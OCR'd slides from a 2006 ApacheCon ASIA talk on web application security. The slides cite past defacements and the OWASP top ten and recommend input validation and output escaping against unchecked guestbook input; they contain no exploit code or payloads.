Web Application Security Bootcamp

Christian Wenz <chw@hauser-wenz.de>

ApacheCon ASIA 2006


Agenda

1. Why?
2. How? (well-known attacks)
3. How? (not-so-well-known attacks)

Agenda

1. Why?
2. How? (well-known attacks)
3. How? (not-so-well-known attacks)

ApacheCon ASIA 2006




Web Security

- "Western European revenue for the security software market reached almost $2.5 billion in 2003." [IDC04]

⇨Large amounts of money are spent to fight spyware, malware, DDoS, ...

... but ...

ApacheCon ASIA 2006




The Problem

… Lazy programmers are much more effective

- Mostly independent on the technology used!
- The "Outlaw group" fine-tuned a page on Microsoft.com – with a really common attack (www.microsoft.com/spress/uk)
- This happened less than a year ago (May 2004) [ZoneH04]


ApacheCon
ASIA 2006



Further Victims

- T-Com: A **lot** of bugs [Heise04a]
- TV „expert" Huth [Heise04b]
- Various OSS, including Gallery, PhpBB, PostNuke, Serendipity, phpMyAdmin, ...


ApacheCon
ASIA 2006



Are PHP/Python/Perl/… insecure?

- That depends ☺
- Most of the following weaknesses do not depend on the software.
- So the problem is *not* PHP/ASP.NET/...., but the self-proclaimed great programmer – classical „PEBKAC"

ApacheCon ASIA 2006




Known Weaknesses

- OWASP
  - The Open Web Application Security Project
- 2004 Top Ten List [OWASP04]:
  1. [Lazy Programmer]
  2. [Lazy Programmer]

     …

  9. DoS
  10. Configuration issues

ApacheCon
ASIA 2006




Our Goal

- What to do?
  - That's simple: No lazy programming
- Well – dumb questions deserve dumb answers

- A better approach:
  - Learn to think how the enemy thinks.

ApacheCon ASIA 2006



Structure of this talk


- First: Bad code
- Second: Exploiting the bad code
- Third: Countermeasures

- No website is 100% secure, but getting to know the enemy is the first step towards that.

Agenda

1. Why?
2. How? (well-known attacks)
3. How? (not-so-well-known attacks)


ApacheCon ASIA 2006



Unchecked Input

- Problem: User input is not validated
- Scenario: Guestbook. Users enter Text ein, which is sent to the client verbatim
- Attacks:
  - HTML markup
  - Very long words

ApacheCon ASIA 2006



Unchecked Input (2)

- Countermeasures: All Input Is Evil. [Howard]
  - Validate *all* input
  - Your webserver is the safe zone, everyhing else is the unsafe zone. Everything that crosses the border must be checked
  - Use `htmlspecialchars()` before sending dynamic content to the browser


ApacheCon ASIA 2006

Do we have a problem?

- Conference tool

